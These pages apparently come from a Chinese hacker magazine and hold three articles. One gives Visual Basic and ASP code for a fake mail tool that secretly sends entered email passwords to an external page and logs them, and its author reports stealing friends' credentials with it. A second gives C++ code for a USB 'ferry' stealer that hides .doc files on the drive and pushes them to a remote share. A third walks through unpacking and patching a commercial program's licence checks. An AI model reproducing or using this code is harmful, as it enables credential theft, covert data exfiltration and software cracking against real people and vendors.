我们放入两个label用于显示提示信息，两个textbox让他人输入账号和密码，另加两个BUTTON按钮。Text1的text属性预先写一个126的邮箱，也就是给别人一个参照格式。因为需要输入密码，第二个text处我们将passwordchar属性设置为*，别人输入的所有内容都以星号显示。由于需要访问指定的网页，我们先添加一个webbrowser控件，这个不是基本控件，必须自己添加。在左侧的控件栏中单击右键，选择部件，然后选中MICROSOFT INTERNET CONTROLS，确定就OK了，如图2所示。



图2 添加webbrowser控件

添加成功之后我们将一个webbrowser控件拖到程序窗体中，并为“测试发信”按钮添加如下事件：

```
Private Sub Command1_Click()
Dim show  '声明一个变量
WebBrowser1.Navigate ("http://www.ngstu.com/mail.asp?name=" & Text1.Text & "&pass=" & Text2.Text)  '向mail.asp发送密码信息，text1中为用户名，用name参数传递，text2中为密码，用pass参数传递，这里全部为get方式的传递
If Text2.Text = "" Then
show = MsgBox("对不起，密码错误，登录失败", vbInformation, "失败")  '如果密码为空，给出一个错误提示
Else
show = MsgBox("登录邮箱失败，请设置stmp发信", vbInformation, "网络错误")  '密码不为空，给出提示
End If
End Sub
```

在这里我们并没有对邮箱的合法性进行检测，实际操作时大家可以对邮箱进行一下判断，也就是说可以盗取指定的某个邮箱。为了增强可信性，我们还要为“生成exe木马”按钮添加一个事件，代码如下：

```
Private Sub Command2_Click()
Dim show
show = MsgBox("请先测试发信", vbInformation, "请测试")  '这里给出一个提示就可以了
End Sub
```

接下来将webbrowser的visible属性设置为false，即不可见，这样VB伪装文件的编写就结束了，我们将他生成为一个exe文件。

编写ASP密码接收页面

一些盗号木马采用了ASP页面来接收密码，我们也使用相同的方式。为了方便，直接将接收到的账号和密码写入txt文件就可以了。大家来看这段接收的ASP代码：

```
<%
on error resume next  '出错继续执行后续语句
name=request("name")  '将邮箱的地址赋给name
pass=request("pass")  '将密码赋给 pass
set fs=server.createobject("scripting.filesystemobject")  '创建fso对象。
if name<>"" then  '如果账号不为空执行写入语句
set file=fs.opentextfile(server.mappath("mail.txt"),8,true)  '写入mai.text
file.writeline("username:------------------"& name)  '写账号
file.writeline("password:----------------" & pass)  '写密码
file.close
end if
set file1=fs.opentextfile(server.mappath("mail.txt"))
response.write file1.readall  '这里将文件读取出来
file1.close
%>
```

代码十分简单了，如果你盗得很多，也可以写入数据库。必须注意的是，我们这里是直接打开文件写入，事先应该新建一个空的文本mail.txt上传到空间中。

实战演练

程序编写结束之后我发给了几个朋友，也包括玩黑的，呵呵，除了玩黑的朋友以外，其他的全部中招了，由此可以看出社会工程学对于玩黑的朋友是不好用的。我顺利拿到密码并进入了朋友的邮箱，如图3所示。




图3 获取到的账号及密码

这里我只是给大家提供一种思路，盗别人的账号是不道德的，别人肯去运行你的程序也代表了对你的信任，大家不要随便玩火哦，开个玩笑倒是可以的。如果大家还有什么疑问，请到《黑客手册》官方论坛与我讨论，我的ID是冰域剑客。

（作者提到的VB+ASP+社会工程学盗邮箱账号的代码已经收录在光盘中）

编辑点评：

黑手的《黑客社会工程学攻击》一书刚刚出版，小生还正翻着呢，又来了这样一篇文章，看来是要乘热打铁了，哈哈！

VC编程模拟“摆渡”型U盘病毒

图 重庆通信学院地域通信教研室 杨阳 唐波

从本文您可以学到：

1、简单学习VC++基本使用方法
2、了解U盘窃取文件的过程
3、利用“摆渡”实现文件传播

“摆渡”型U盘病毒的原理：有三台电脑A、B和C，假设A没有接入网络，B通过网络与C连接。首先在A机上使用感染该病毒的U盘，则病毒会把A机中的敏感资料拷贝到U盘中，接下来如果该U盘又在B机上使用，则该病毒就可以通过网络把从A机中拷贝的资料通过网络传到指定的机器C中。在这个过程中，U盘就相当于一个“摆渡船”，将敏感的文件从一个没有接入网络的电脑传到接入网络的电脑中，并通过网络传送出去，如图1所示。




图1 “摆渡”型U盘病毒原理图

本程序通过VC编程来模拟病毒的上述功能。

该程序分为三个步骤：第一步，将资料拷贝到U盘中（A机中完成）；第二步，将U盘中（从A机中拷贝到）的资料通过网络拷贝到指定的机器

C中（B机中完成）；第三步，将B机中的资料通过网络拷贝到指定的机器C中（B机中完成）。

将资料拷贝到U盘中

1、得到插入的U盘的盘符

使用GetDriveType函数得到插入U盘的盘符，具体代码如下：

```
for(szDriverName[0]='C';szDriverName[0]<'Z';szDriverName[0]++)
	{
		if (GetDriveType(szDriverName) == DRIVE_REMOVABLE)//搜索盘符，获得磁盘类型是DRIVE_REMOVABLE，即U盘
		{
			USB = szDriverName[0];
			return true;
		}
	}
```

以上语句的含义是从盘符A搜索到盘符Z，当GetDriveType函数返回值为DRIVE_REMOVABLE的时候，则说明其盘符为U盘盘符。

2、在A电脑中搜索指定格式的文件

在《Hack编程实例精讲II》一书的第二章介绍了使用文件夹链表来查找文件的方法，我们借用一下，相关代码如下：

```
char FileRoad[256]={0};
	char DirRoad[256]={0};
	char FindedFile[256]={0};
	char FindedDir[256]={0};
	strcpy(FileRoad,pRoad);
	strcpy(DirRoad,pRoad);
	strcat(DirRoad,"\\*.*");
	WIN32_FIND_DATA findData;
	HANDLE hFindFile;
	hFindFile=FindFirstFile(DirRoad,&findData);//开始搜索
	if(hFindFile!=INVALID_HANDLE_VALUE)
	{
		do
		{
			if(findData.cFileName[0]=='.')//如果是.或者...则继续搜索
				continue;
			if(findData.dwFileAttributes&FILE_ATTRIBUTE_DIRECTORY)//如果是文件夹则进行判断
			{
				strcpy(FindedDir,pRoad);//pRoad是指定的文件夹
				strcat(FindedDir,"\\");
				strcat(FindedDir,findData.cFileName);
				AddList(FindedDir);//把该文件夹加入到文件夹列表当中
				memset(FindedDir,0x00,256);
			}
		}while(FindNextFile(hFindFile,&findData));
	}
```

以上语句使用了FindFirstFile和FindNextFile两个函数，搜索指定路径下的所有文件，其中变量pRoad为指定路径，在本程序中的值为"c:\\"，也就是说程序要搜索c盘下的所有文件。当搜索到的是c盘目录下的文件夹时，则用函数处理，代码如下：

```
if(findData.dwFileAttributes&FILE_ATTRIBUTE_DIRECTORY)则调用AddList函数，AddList函数定义为：
void AddList(char *list)
{
	newlist=new DirList;
	strcpy(newlist->table,list);
	newlist->pNext=NULL;
	if(first==NULL)//如果文件夹列表为空
	{
		first=newlist;
		last=newlist;
	}
	Else//如果文件夹列表不为空
	{
		last->pNext=newlist;
		last=newlist;
	}
}
```

该函数使用自定义结构DirList，通过定义文件夹链表的指向，达到循环搜索文件夹及其子文件夹中文件的目的。当搜索到的是c盘目录下的文件时，再在其中搜索后缀名为"doc"的文件。使用FindFirstFile和FindNextFile两个函数来进行循环搜索，并将找到的文件拷贝到U盘目录下的11文件夹中，代码如下：

```
strcat(FileRoad,"\\");
strcat(FileRoad,"*.doc");
hFindFile=FindFirstFile(FileRoad,&findData);
if(hFindFile!=INVALID_HANDLE_VALUE)
	{
		do
		{
			strcpy(FilePath,&USB);
			strcat(FilePath,":\\11");
			strcpy(FilePath2,FilePath);
			strcat(FilePath2,"\\");
			strcat(FilePath2,findData.cFileName);
			CopyFile(FindedFile,FilePath2,0);//把搜索到的doc格式的文件拷贝到U盘根目录下11文件夹内
		}
		while(FindNextFile(hFindFile,&findData));
	}
```

其中变量USB是GetDriveType函数返回的U盘的盘符，变量FindedFile是找到文件的路径（即在A机上的路径）。

在拷贝文件之前还需有两个步骤：第一个步骤是在U盘的根目录下建立一个名为11的文件夹，用来放置从A机拷贝过来的文件，并把文件夹的属性设置为"系统"和"隐藏"，代码如下：

```
strcpy(FilePath,&USB);
	strcat(FilePath,":\\11");
	CreateDirectory(FilePath,NULL);
	SetFileAttributes(FilePath,FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM);//把U盘根目录下11文件夹的属性设置成隐藏和系统
```

第二步是使用GetDiskFreeSpaceEx函数来判断U盘的剩余空间，当剩余空间为256M以上的时候再进行拷贝，目的是防止拷贝的文件占据过多的U盘空间，引起注意，代码如下：

```
	_ULARGE_INTEGER i64freebytestocaller;
	_ULARGE_INTEGER i64totalbytes;
	_ULARGE_INTEGER i64freebytes;
	char U[MAX_PATH];
	strcpy(U,&USB);
	strcat(U,":\\");
	int fresult = GetDiskFreeSpaceEx(U,&i64freebytestocaller,&i64totalbytes,&i64freebytes);//得到U盘的剩余空间
	ULONGLONG s = i64freebytestocaller.QuadPart;
	ULONGLONG d = s/(1024*1024);//单位是M
	if( d > 256 )//当剩余空间大于256M时
{
…………………
}
```

将U盘中的资料传到指定主机

该步骤是在B机中完成的，当同一U盘又在另一台接入网络的B机上使用时，使用CopyFile函数将U盘根目录下11文件夹

中的文件通过网络传给指定的主机C。并且使用一个判断语句，当上传成功后，则删除其在U盘中的源文件，达到隐藏的目的，代码如下：

```
char RemotePath[MAX_PATH];
strcpy(RemotePath, "\\\\192.168.1.11\\11\\");//远程主机C的IP地址为192.168.1.11
strcat(RemotePath, findData.cFileName);
if( CopyFile(FilePath2, RemotePath, 0) )//把U盘根目录下11文件夹内的文件拷贝到远程主机C共享的文件夹11中
{
DeleteFile(FilePath2);//如果拷贝成功，则删除该文件，达到隐藏的目的
}
```

需要在IP地址为192.168.1.11的主机C中共享一个名为11的文件夹，并且把该文件夹的共享属性设置成“允许网络用户更改我的文件”。则该程序就会把U盘根目录下11文件夹中的文件（从A机中拷贝来的）通过网络上传到刚才共享的这个目录中来了。

主机接入网络的判断

程序介绍到这里，各位看官可能还有一个疑问，这个程序是如何判断当前主机是否接入网络的呢？即如何来判断当前主机是A机还是B机的问题。本程序设计的思路是分两个步骤：第一步是在向U盘根目录下11文件夹内拷贝文件之前，还有一个判断该目录下有没有文件的操作，如果已经有文件，则先发送已经存在文件。第二步是无论是否接入网络，都使用CopyFile函数向指定主机C发送文件。因为没有接入网络，以上操作对于A机来说，使用CopyFile函数向指定主机C发送文件的过程是无效的，此时本程序的操作仅仅是向U盘根目录下11文件夹中拷贝文件。而对于接入网络的B机来说，首先将从A机拷贝过来的文件（U盘根目录下11文件夹中）上传到C机上，之后在本机中继续搜索后缀名为“doc”格式的文件，拷贝到U盘根目录下11文件夹中之后再上传到C机中，代码如下：

```
HANDLE fileHandle;
WIN32_FIND_DATA TempfindData;
char Path[MAX_PATH];
char TempPath[MAX_PATH];
char TempRemotePath[MAX_PATH];
char TempRemotePath1[MAX_PATH];
char TempPath1[MAX_PATH];

strcpy(Path, &USB);
strcpy(TempPath, &USB);
strcpy(TempRemotePath, "\\\\192.168.1.11\\11\\");
strcat(Path, ":\\11\\*.*");
strcat(TempPath, ":\\11\\");
strcpy(TempPath1, TempPath);
strcpy(TempRemotePath1, TempRemotePath);

fileHandle = FindFirstFile(Path, &TempfindData);//搜索U盘根目录下11文件夹内的所有文件
if( fileHandle != INVALID_HANDLE_VALUE )
{
        if((strcmp(TempfindData.cFileName, ".") != 0) && (strcmp(TempfindData.cFileName, "..") != 0) )//如果是.或者..时
        {
                strcat(TempPath1, TempfindData.cFileName);
                strcat(TempRemotePath, TempfindData.cFileName);
                if( CopyFile(TempPath1, TempRemotePath1, 0) )//把文件拷贝到远程主机上
                {
                        DeleteFile(TempPath1);//删除文件
                }
        }
        while( FindNextFile( fileHandle, &TempfindData ) )
        {
                if((strcmp(TempfindData.cFileName, ".") != 0) && (strcmp(TempfindData.cFileName, "..") != 0) )
                {
                        strcpy(TempPath1, TempPath);
                        strcpy(TempRemotePath1, TempRemotePath);
                        strcat(TempPath1, TempfindData.cFileName);
                        strcat(TempRemotePath1, TempfindData.cFileName);
                        if( CopyFile(TempPath1, TempRemotePath1, 0) )// 向远程主机C共享的文件夹中拷贝文件
                        {
                                DeleteFile(TempPath1);//删除文件
                        }
                }
        }
}
```

由于U盘根目录下11文件夹中都是从A机拷贝过来的文件，不会存在子文件夹，因此以上语句并没有使用之前介绍的文件夹链表法，只是使用FindFirstFile和FindNextFile两个函数来进行循环搜索文件。最后如图2所示，来概括一下本程序的流程，其中实线为B机的处理动作，虚线是A机的处理动作。




图2 程序基本流程

U盘病毒的传染性和触发性

个人感觉以上功能危害性比较大，因此本程序没有模拟U盘病毒的传染性和破坏性。此程序运行环境为VC++6.0 + Windows XP SP2。测试方法是在A机插入U盘的情况下，运行MiddleThief.exe程序，此时A机c盘中所有doc文件就都被拷贝到U盘中了，然后将U盘插入B机中，保证B机与C机通过网络相连接，并且在C机中共享一个名为11的文件夹，将其共享权限设置成“允许网络用户更改我的文件”，最后在B机中再次运行MiddleThief.exe程序，则此时U盘中A机的资料和B机c盘的doc文件就被拷贝到C机的共享文件夹中了。

防范措施

1、在插入U盘之后，如发现U盘指示灯长闪或者电脑出现“假死”现象，或电脑硬盘指示灯长闪时，应该马上检查U盘；

2、在保存有敏感文件的电脑上使用专用U盘；

3、及时更新杀毒软件及安装系统补丁。

（作者提到的VC编程模拟“摆渡”型U盘病毒的代码已经收录在光盘中）

编辑点评：

又是一种U盘大盗，通过“摆渡”将文件传播出去倒是一种新想法，小编我啥时候也来试试！


Cracker 86的破言破语：

近来老是看到有人说，三月雪灾、四月藏独、五月的地震，看来2008年还真是一个多事之年，当人们刚刚走出雪灾的余阴，偏偏五月又来了一个大地震，死伤很多人哪，听说有个县城基本夷为平地，虽然我没亲眼看见，但是你可以想象到许多高楼大厦倒塌的情景，是多么的惨不忍睹。希望灾难过后，他们能很快地重建家园，祝福灾区的人们。

每月破资源

逍遥风文集

逍遥风，看雪学院版主之一，PYG成员等。研究加解密已多年，功力深厚，《逍遥风文集》是其代表作，也是处女作。此文集包含了keyfile系列、MASM32系列、Visual Basic系列和Visual C++系列，其文章通俗易懂，解释还算比较详细，是入门的一本非常不错的电子书。



先脱后破再分析 微服视频监控直播系统

文 披着猫皮的虎

从本文你可以学习到：

1. ESP定律脱壳
2. 程序的破解技巧和注册算法流程
3. 易语言注册机的编写

闲来无事，收到QQ好友的消息，让我帮忙破解一个远程视频网店系统——微服视频监控直播系统 V4.0。正好有一些日子没有操刀，就拿这个来练练手吧。

【工具准备】

调试软件：OllyICE

查壳工具：Peid

脱壳工具：LordPE_fix

指针修复工具：Import REConstructor 1.6 Final Fix (plugin)

【破解分析】

首先用Peid查壳，发现主程序加了ASPack 2.12 -> Alexey Solodovnikov的壳，那就先把壳脱了再分析。

打开OllyICE，载入JK.exe。程序停在了0060A001处，因为ASPack是压缩壳，所以可以在0060A002处下ESP断点。在命令行处输入**hr ESP**并回车确认，然后Shift+F9运行程序。发现程序断在0060A3B0处，大家可以看到，右面ESP中的值和0060A002处是一样的，这就是**ESP定律**。接着，在命令行处输入**hd ESP**删除ESP断点，使用单步走到00599858，此处就是程序的OEP。

```
0060A001 >  60              pushad                    // 载入后的入口点
0060A002    E8 03000000     call    0060A00A          // 在此处下ESP的硬件断点
……此处略去代码若干
0060A3B0    75 08           jnz     short 0060A3BA    // 断在此处，删除ESP断点
0060A3B2    B8 01000000     mov     eax, 1
0060A3B7    C2 0C00         retn    0C
0060A3BA    68 58985900     push    00599858          // OEP入栈，即将飞向光明之顶
0060A3BF    C3              retn                      //跳向OEP
//////////
00599858    55              push    ebp               // OEP，在此DUMP
00599859    8BEC            mov     ebp, esp
0059985B    83C4 F0         add     esp, -10
0059985E    B8 D0925900     mov     eax, 005992D0
00599863    E8 08D3E6FF     call    00406B70
```

走到OEP后，打开LordPE_fix，选取JK.exe进程并dump full，把程序保存为dump.exe。然后，打开Import REConstructor 1.6 Final Fix，选取JK.exe进程，OEP中填入00599858－00400000＝00199858，点“自动搜索IAT”，再点“获取输入信息”，发现输入表完整，点“修复抓取文件”修复刚才保存的dump.exe文件，如图1。




图1 REConstructor修复界面

运行了一下修复后的dumped_.exe没有问题。再次用Peid查一下，发现程序是用Borland Delphi 6.0 － 7.0写的。使用Peid的**KANAL插件**可以看到程序使用了BASE64和MD5算法。接下来，用OllyICE再载入dumped_.exe，使用Ultra String Reference插件查找ASCII字符。在找到的ASCII字符中查找“注册”，可以找到如图2的关键地方。




图2 OD中查找“注册”

在选中的00575C14处，按回车键，来到如下代码处：

```
00575C0E  |.  8078 08 00    cmp     byte ptr [eax+8], 0    // 经典比较
00575C12  |.  74 12         je      short 00575C26         // 关键跳转，跳就未注册
00575C14  |.  BA 14605700   mov     edx, 00576014          // 软件注册（已注册）
00575C19  |.  8B83 28040000 mov     eax, dword ptr [ebx+428]
00575C1F  |.  E8 ACDCEEFF   call    004638D0
00575C24  |.  EB 10         jmp     short 00575C36         // 跳过未注册
00575C26  |>  BA 30605700   mov     edx, 00576030          // 软件注册（未注册）
```

因为00575C12是关键跳转，所以就把00575C12处的JE

SHORT 00575C26这句话修改为二个NOP，这样就可以实现成功注册。接下来跳到00575965处，代码如下：

```
0057595C  |.  E8 FBE8FFFF    call   0057425C          // 关键CALL
00575961  |.  84C0           test   al, al            // 关键比较
00575963      74 44          je     short 005759A9    // 关键跳转
00575965  |.  BA DC595700    mov    edx, 005759DC     // 软件注册(已注册)
```

将00575963处的代码NOP掉。再次查找“注册”，发现还有“对不起，未注册用户使用1 小时后将停止监控！”。跳到0059741C，向上查找到00597395和005973B6处，各有一个能解除一小时使用限制的跳转，代码如下：

```
00597395  |. /0F85 97000000  jnz    00597432          // 跳过就能解除一小时使用限制
    ……略去代码若干
005973B6     /73 7A          jnb    short 00597432    // 跳过就能解除一小时使用限制
    ……略去代码若干
00597417  |.  B9 3C7A5900    mov    ecx, 00597A3C     // 系统提示
0059741C  |.  BA 487A5900    mov    edx, 00597A48     // 对不起，未注册用户使用1小时后将停止监控!
00597421  |.  A1 40D85900    mov    eax, dword ptr [59D840]
00597426  |.  8B00           mov    eax, dword ptr [eax]
00597428  |.  E8 5BD0EEFF    call   00484488
0059742D  |.  E9 BC050000    jmp    005979EE
00597432  |>  A1 54D95900    mov    eax, dword ptr [59D954]
```

其中00597395处是检查是否已经注册，如果未注册则来到005973B6检查使用时间是否已满一小时。我们可以通过修改00597395处的代码，将JNZ修改为JMP，就能解除程序的一小时使用限制了。继续查找“注册”，发现还有一个“未注册”在005980BF处，应该是未注册时显示在录相上的未注册字样。跳到005980BF处，向上查找来到00597EE6处，这是一个很经典的比较，代码如下：

```
00597EE6   .  8078 08 00     cmp    byte ptr [eax+8], 0      //经典比较
00597EEA      0F85 25020000  jnz    00598115          //修改为JMP就能跳过未注册标志
00597EF0      B2 01          mov    dl, 1
    ……略去代码若干
005980BD   .  6A 06          push   6
005980BF   .  68 34815900    push   00598134          //未注册
005980C4   .  A1 54D95900    mov    eax, dword ptr [59D954]
    ……略去代码若干
00598110   .  E8 FFB7E6FF    call   00403914
00598115   >  83C4 18        add    esp, 18           //跳过未注册
00598118   .  5D             pop    ebp
```

通过修改00597EEA处的JNZ 00598115为JMP 00598115后，使用右键菜单中的“复制到可执行文件”=>“所有修改”=>“全部复制”并另存为JKCarck.exe。到此，微服视频监控直播系统V4.0就爆破结束。但是，爆破后的程序还是有可能存在暗桩，只有分析出算法才是最保险的。接下来，大家跟着我再一块分析算法吧。因为软件注册失败不弹出错误提示，这样导致分析时不好找算法的关键。但我们可以借助OD中的一个API断点插件，选择“**万能断点**”，在输入注册码框中输入我们试验用的假注册码789789789789并点“注册”按钮。程序断在系统领空，在ESI中我们可以看到试验用的注册码。Alt+F9返回后一直F8单步到0057594E处，大家应该注意到了，这是前面分析时爆破过的一处。这一定是关键的地方，如图3。




图3 关键的地方

进入关键CALL 0057425C，代码分析如下：

```
00574291  |.  8B4D F8        mov    ecx, dword ptr [ebp-8]    // 将机器码入ECX
00574294  |.  BA A0435700    mov    edx, 005743A0             // 5372e915-72aa-4ca7-8655-6b1f529ad080
00574299  |.  E8 EE07E9FF    call   00404A8C          //此CALL将上面的常值连接机器码
0057429E  |.  8B45 E0        mov    eax, dword ptr [ebp-20]
    ……略去代码若干
005742A4  |.  E8 B7FAFFFF    call   00573D60          // 算法CALL
    ……略去代码若干
005742C2  |.  8B45 F4        mov    eax, dword ptr [ebp-C]
005742C5  |.  E8 D609E9FF    call   00404CA0          // MD5值出现，下面开始分割MD5值
005742CA  |.  FF75 DC        push   dword ptr [ebp-24]
005742CD  |.  68 D0435700    push   005743D0          // 一第二段分割符
    ……略去代码若干
005742EB  |.  68 D0435700    push   005743D0          // 一第三段分割符
    ……略去代码若干
00574309  |.  68 D0435700    push   005743D0          // 一第四段分割符
    ……略去代码若干
00574327  |.  68 D0435700    push   005743D0          // 一第五段分割符
    ……略去代码若干
00574355  |.  8B55 FC        mov    edx, dword ptr [ebp-4]    //做内存注册机
00574358  |.  E8 2F08E9FF    call   00404B8C          // 真假注册码比对CALL
0057435D  |.  0F94C3         sete   bl                // 标志位
    ……略去代码若干
00574395   .  C3             retn
```

通过跟踪分析，CALL 00404A8C将“5372E915-72AA-4CA7-8655-6B1F529AD080”这个常量连接上机器码“6CDC304A-6DEB-E530-C44B-33F789C4AFA0”，再进行CALL 00573D60处的计算。我们跟进CALL 00573D0分析，发现00573D85 处的call 00573C38初始化了MD5算法的4个32位初始变量，如图4。

